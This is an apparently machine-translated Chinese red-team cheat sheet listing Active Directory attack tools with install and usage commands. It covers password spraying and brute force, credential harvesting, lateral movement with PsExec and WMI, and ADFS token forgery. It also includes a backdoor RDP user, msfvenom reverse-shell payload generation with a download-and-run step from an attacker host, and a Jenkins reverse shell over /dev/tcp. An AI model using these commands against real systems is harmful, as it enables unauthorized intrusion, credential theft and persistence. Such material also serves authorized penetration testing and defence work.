
发现
🔙 PCredz
此工具从一个文件中提取信用卡号、NTLM(DCE-RPC、HTTP、SQL、LDAP 等)、Kerberos(AS-REQ Pre-Auth etype 23)、HTTP Basic、SNMP、POP、SMTP、FTP、IMAP 等pcap 文件或来自实时界面。
安装:
git clone https://github.com/lgandx/PCredz
用法: (PCAP文件夹)
python3 ./Pcredz -d /tmp/pcap-directory-to-parse/
用法:( 实时捕获)
python3 ./Pcredz -i eth0 -v

🔙 pingcastle
Ping Castle 是一种旨在使用基于风险评估和成熟度框架的方法快速评估 Active Directory 安全级别的工具。 它的目标不是完美的评估,而是效率的妥协。
安装:( 下载)
https://github.com/vletoux/pingcastle/releases/download/2.11.0.1/PingCastle_2.11.0.1.zip
用法:
./PingCastle.exe

🔙 Seatbelt
Seatbelt 是一个有用的工具,用于收集有关目标 Windows 机器安全状况的详细信息,以便识别潜在的漏洞和攻击向量。
它旨在在受感染的受害计算机上运行,以收集有关当前安全配置的信息,包括有关已安装软件、服务、组策略和其他安全相关设置的信息
安装:(编译)
Seatbelt 是针对具有 C# 8.0 功能的 .NET 3.5 和 4.0 构建的,并且与 Visual Studio Community Edition 兼容。
打开项目 .sln,选择“发布”,然后构建。
用法:
# Run all checks and output to output.txt
Seatbelt.exe -group=all -full > output.txt

# Return 4624 logon events for the last 30 days
Seatbelt.exe "LogonEvents 30"

# Query the registry three levels deep, returning only keys/valueNames/values that match the regex .*defini.*
Seatbelt.exe "reg \"HKLM\SOFTWARE\Microsoft\Windows Defender\" 3 .*defini.* true"

# Run remote-focused checks against a remote system
Seatbelt.exe -group=remote -computername=192.168.230.209 -username=THESHIRE\sam -password="yum \"po-ta-toes\""
完整的命令组和参数可以在 这里 找到。

图片来自 https://exord66.github.io/csharp-in-memory-assemblies
🔙 adrecon
收集有关受害者的 Microsoft Active Directory (AD) 环境信息的好工具,支持 Excel 输出。
它可以从连接到环境的任何工作站运行,甚至是非域成员的主机。
先决条件
- .NET Framework 3.0 或更高版本(Windows 7 包括 3.0)
- PowerShell 2.0 或更高版本(Windows 7 包括 2.0)
安装:(Git)
git clone https://github.com/sense-of-security/ADRecon.git
安装:(下载)
您可以下载最新版本 的 zip 存档 。
用法:
# To run ADRecon on a domain member host.
PS C:\> .\ADRecon.ps1

# To run ADRecon on a domain member host as a different user.
PS C:\>.\ADRecon.ps1 -DomainController <IP or FQDN> -Credential <domain\username>

# To run ADRecon on a non-member host using LDAP.
PS C:\>.\ADRecon.ps1 -Protocol LDAP -DomainController <IP or FQDN> -Credential <domain\username>

# To run ADRecon with specific modules on a non-member host with RSAT. (Default OutputType is STDOUT with -Collect parameter)
PS C:\>.\ADRecon.ps1 -Protocol ADWS -DomainController <IP or FQDN> -Credential <domain\username> -Collect Domain, DomainControllers
完整的用法和参数信息可以在 这里 找到。

图片来自 https://vk9-sec.com/domain-enumeration-powerview-adrecon/
🔙 adidnsdump
默认情况下,Active Directory 中的任何用户都可以枚举域或林 DNS 区域中的所有 DNS 记录,类似于区域传输。
此工具启用区域中所有 DNS 记录的枚举和导出,用于内部网络的侦察目的。
安装:(点)
pip install git+https://github.com/dirkjanm/adidnsdump#egg=adidnsdump
安装:(Git)
git clone https://github.com/dirkjanm/adidnsdump
cd adidnsdump
pip install .
注意: 该工具需要 impacket 和 dnspython 才能运行。 虽然该工具适用于 Python 2 和 3,但 Python 3 支持需要您 从 GitHub 安装 impacket 。
用法:
# Display the zones in the domain where you are currently in
adidnsdump -u icorp\\testuser --print-zones icorp-dc.internal.corp

# Display all zones in the domain
adidnsdump -u icorp\\testuser icorp-dc.internal.corp

# Resolve all unknown records (-r)
adidnsdump -u icorp\\testuser icorp-dc.internal.corp -r
博客 - 进入区域:使用 adidnsdump 转储 Active Directory DNS

图片来自 https://dirkjanm.io/getting-in-the-zone-dumping-active-directory-dns-with-adidnsdump/
🔙 kerbrute
一种通过 Kerberos 预身份验证快速暴力破解和枚举有效 Active Directory 帐户的工具。
安装:(去)
go get github.com/ropnop/kerbrute
安装:(制作)
git clone https://github.com/ropnop/kerbrute
cd kerbrute
make all
用法:
# User Enumeration
./kerbrute_linux_amd64 userenum -d lab.ropnop.com usernames.txt

# Password Spray
./kerbrute_linux_amd64 passwordspray -d lab.ropnop.com domain_users.txt Password123

# Brute User
./kerbrute_linux_amd64 bruteuser -d lab.ropnop.com passwords.lst thoffman

# Brute Force
./kerbrute -d lab.ropnop.com bruteforce -

图片来自 https://matthewomccorkle.github.io/day_032_kerbrute/

🔙 scavenger
Scavenger 是一种用于清理系统的多线程开发后扫描工具,可查找最常用的文件和文件夹以及包含敏感信息的“有趣”文件。
Scavenger 面临渗透测试顾问在内部渗透测试期间通常面临的具有挑战性的问题; 在有限的测试时间内访问太多系统的问题。
安装:
首先从这里 安装 CrackMapExec 。
git clone https://github.com/SpiderLabs/scavenger
cd scavenger
用法:
# Search for interesting files on victim endpoint
python3 ./scavenger.py smb -t 10.0.0.10 -u administrator -p Password123 -d test.local
不错 的博文 。
横向移动
🔙 CrackMapExec
这是使用凭据对(用户名:密码,用户名:哈希)在 Windows/Active Directory 环境中进行旋转的好工具。 它还提供了其他功能,包括枚举登录用户和爬取 SMB 共享以执行 psexec 式攻击、使用 Powershell 将 Mimikatz/Shellcode/DLL 自动注入内存、转储 NTDS.dit 等。
安装:
sudo apt install crackmapexec
用法:
crackmapexec smb <ip address> -d <domain> -u <user list> -p <password list>

🔙 WMIOps
WMIOps 是一个 powershell 脚本,它使用 WMI 在 Windows 环境中对本地或远程主机执行各种操作。
由 @christruncer 开发。
原始 博客文章 记录发布。
安装:(PowerShell)
git clone https://github.com/FortyNorthSecurity/WMIOps
Import-Module WMIOps.ps1
用法:
# Executes a user specified command on the target machine
Invoke-ExecCommandWMI

# Returns all running processes from the target machine
Get-RunningProcessesWMI

# Checks if a user is active at the desktop on the target machine (or if away from their machine)
Find-ActiveUsersWMI

# Lists all local and network connected drives on target system
Get-SystemDrivesWMI

# Executes a powershell script in memory on the target host via WMI and returns the output
Invoke-RemoteScriptWithOutput


图片使用自 https://pentestlab.blog/2017/11/20/command-and-control-wmi/
🔙 PowerLessShell

使用 MSBuild.exe 远程执行 PowerShell 脚本和命令而无需生成 powershell.exe 的工具。
安装:
git clone https://github.com/Mr-Un1k0d3r/PowerLessShell
cd PowerLessShell
用法:
# Help
python PowerLessShell.py -h

# Generate PowerShell payload
python PowerLessShell.py -type powershell -source script.ps1 -output malicious.csproj

# Generating a shellcode payload
python PowerLessShell.py -source shellcode.raw -output malicious.csproj
完整的使用信息可以在 这里 找到。
🔙 psexec
PsExec 是 Sysinternals 工具套件的一部分,它是一组用于管理和排除 Windows 系统故障的实用程序。
它非常适合在目标机器上远程执行命令。
注意: 一些 AV 将 PsExec 检测为“远程管理员”病毒。
安装:(PowerShell)
Invoke-WebRequest -Uri 'https://download.sysinternals.com/files/PSTools.zip' -OutFile 'pstools.zip'
Expand-Archive -Path 'pstools.zip' -DestinationPath "$env:TEMP\pstools"
Move-Item -Path "$env:TEMP\pstools\psexec.exe" .
Remove-Item -Path "$env:TEMP\pstools" -Recurse
用法:
# Prevent the license agreement from being displayed
psexec.exe /accepteula

# Run the 'hostname' command on remote machine
psexec.exe \\REMOTECOMPUTER hostname

# Run the 'hostname' command on EVERYTHING (on the domain)
psexec.exe \\* hostname

# Run a local executable on a remote machine
psexec.exe \\REMOTECOMPUTER -c C:\Tools\program.exe

# Run the 'hostname' command with different credentials
psexec.exe \\REMOTECOMPUTER hostname -u localadmin -p secret-p@$$word

# Spawn shell on remote machine
psexec.exe -s \\REMOTECOMPUTER cmd
关于PsExec 用法 的精彩博文。

图片来自 https://adamtheautomator.com/psexec/
🔙 LiquidSnake
Liquid Snake 是一个旨在在不接触磁盘的情况下针对 Windows 系统执行横向移动的程序。
该工具依赖于 WMI 事件订阅来在内存中执行 .NET 程序集,.NET 程序集将在命名管道上侦听 shellcode,然后使用线程劫持 shellcode 注入的变体执行它。
该项目由两个独立的解决方案组成:
CSharpNamedPipeLoader- 将通过 GadgetToJScript 在 VBS 中转换的组件LiquidSnake- 负责在远程系统上创建 WMI 事件订阅的组件
安装:
在 Visual Studio 中打开这两个解决方案并构建。 确保将 CSharpNamedPipeLoader .
输出:两个独立的 EXE: CSharpNamedPipeLoader.exe 和 LiquidSnake.exe
可以在 此处 找到完整的构建信息。
用法:
再次使用 LiquidSnake.exe 您具有管理访问权限的主机,如下所示:
LiquidSnake.exe <host> [<username> <password> <domain>]
LiquidSnake.exe dc01.isengard.local
LiquidSnake.exe dc01.isengard.local saruman DeathToFrodo123 isengard.local
如果一切顺利,您应该获得类似于以下内容的输出:
[*] Event filter created.
[*] Event consumer created.
[*] Subscription created, now sleeping
[*] Sending some DCOM love..
[*] Sleeping again... long day
一般使用信息可以在 这里 找到。
完整的 LiquidSnake 使用信息可以在 这里 找到。

图片来自 https://github.com/RiccardoAncarani/LiquidSnake#usage
🔙 启用 RDP
reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server" /v fDenyTSConnections /t REG_DWORD /d 0 /f
netsh advfirewall firewall set rule group="remote desktop" new enable=Yes
net localgroup "Remote Desktop Users" "backdoor" /add
🔙 将 shell 升级为 meterpreter

外壳 ( https://infinitelogins.com/tag/payloads/ )
在获得对端点的基本 shell 访问权限后,可以更好地继续使用 meterpreter。
[攻击者] 生成一个 meterpreter shell:
msfvenom -p windows/meterpreter/reverse_tcp -a x86 --encoder x86/shikata_ga_nai LHOST=[IP] LPORT=[PORT] -f exe -o [SHELL NAME].exe
msfvenom -p linux/x86/shell/reverse_tcp LHOST=<IP> LPORT=<PORT> -f elf > shell-x86.elf

[受害者] 下载到受害者端点:
powershell "(New-Object System.Net.WebClient).Downloadfile('http://<ip>:8000/shell-name.exe','shell-name.exe')"`
[攻击者] 配置监听器:
use exploit/multi/handler
set PAYLOAD windows/meterpreter/reverse_tcp
set LHOST your-ip
set LPORT listening-port run`
[受害者] 执行载荷:
Start-Process "shell-name.exe"`
🔙 转发端口
有时,在获得对端点的访问权限后,会有本地端口。 使这些内部端口可外部路由有助于横向移动到主机上的其他服务。
socat TCP-LISTEN:8888,fork TCP:127.0.0.1:80 &
socat TCP-LISTEN:EXTERNAL_PORT,fork TCP:127.0.0.1:INTERNAL_PORT &
🔙 詹金斯反向外壳
如果您获得了对 jenkins 脚本控制台的访问权限,则可以使用它在节点上获得反向 shell。
r = Runtime.getRuntime()
p = r.exec(["/bin/bash","-c","exec 5<>/dev/tcp/IP_ADDRESS/PORT;cat <&5 | while read line; do \$line 2>&5 >&5; done"] as String[])
p.waitFor()
🔙 ADFSpoof
由 Doug Bienstock @doughsec 在 Mandiant FireEye 时创建。
ADFSpoof 有两个主要功能:
- 给定来自 AD FS 配置数据库的 EncryptedPFX blob 和来自 Active Directory 的 DKM 解密密钥,生成一个可用的密钥/证书对用于令牌签名。
- 给定签名密钥,生成可用于访问联合应用程序的签名安全令牌。
此工具旨在与 ADFSDump 结合使用。 ADFSDump 在 AD FS 服务器上运行并输出您需要使用 ADFSpoof 的重要信息。
安装:
注意: ADFSpoof 需要安装 Python 加密包的自定义分支,可 在此处 获取。
git clone https://github.com/mandiant/ADFSpoof
pip install -r requirements.txt
用法:
# Decrypt the EncryptedPFX and write to disk
python ADFSpoof.py -b EncryptedPfx.bin DKMkey.bin dump

# Generate a security token for Office365
python ADFSpoof.py -b EncryptedPfx.bin DkmKey.bin -s sts.doughcorp.com o365 --upn robin@doughcorp.co --objectguid {1C1D4BA4-B513-XXX-XXX-3308B907D759
完整的使用信息可以在 这里 找到。
可以在 此处 找到其他命令示例。

图片来自 https://github.com/mandiant/ADFSpoof#usage
🔙 Coercer
一个 python 脚本,通过多种方法自动强制 Windows 服务器在任意机器上进行身份验证。
特征:
- 列出远程机器上打开的 SMB 管道(在扫描认证和模糊认证模式下)
- 尝试连接到远程计算机上的已知 SMB 管道列表(在模式扫描未经身份验证和模糊未经身份验证)
- 逐个调用所有易受攻击的 RPC 函数,以强制服务器在任意机器上进行身份验证。
- 随机 UNC 路径生成以避免缓存失败尝试(所有模式)
- 使用 --delay 尝试之间的可配置延迟
更多功能信息,请 点击此处 。
安装:(点)
sudo python3 -m pip install coercer
用法:
# Scan mode (Assess the Remote Procedure Calls listening on a machine)
./Coercer.py scan -t 192.168.1.1 -u 'username' -p 'password' -d test.locl -v

# Coerce mode (Exploit the Remote Procedure Calls on a remote machine to coerce an authentication to ntlmrelay or responder)
./Coercer.py coerce -l 192.168.1.2 -t 192.168.1.1 -u 'username' -p 'password' -d test.locl -v

# Fuzz mode (Fuzz Remote Procedure Calls listening on a machine)
./Coercer.py fuzz -t 192.168.1.1 -u 'username' -p 'password' -d test.locl -v

图片来自 https://github.com/p0dalirius/Coercer#quick-start
收藏
🔙 BloodHound

用于可视化活动目录环境的应用程序。 一种可视化攻击路径和了解受害者活动目录属性的快速方法。
自定义查询: CompassSecurity BloodHoundQueries
🔙 Snaffler

Snaffler 是用于 Active Directory 环境的高级凭据扫描器/收集器。 有一个很棒的 README 。
Snaffler 使用“分类器”系统,每个分类器检查共享或文件夹或文件或文件内容,将一些项目向下传递到下一个分类器,并丢弃其他项目。 每个分类器使用一组规则来决定如何处理它分类的项目。
有关 Snaffler 规则 的更多信息。
' 从广义上讲 - 它从 Active Directory 获取 Windows 计算机列表,然后将它的 snaffly 附件展开到所有这些计算机以确定哪些计算机具有文件共享,以及您是否可以读取它们。 ' - Snaffler 自述文件 (2023)
安装:
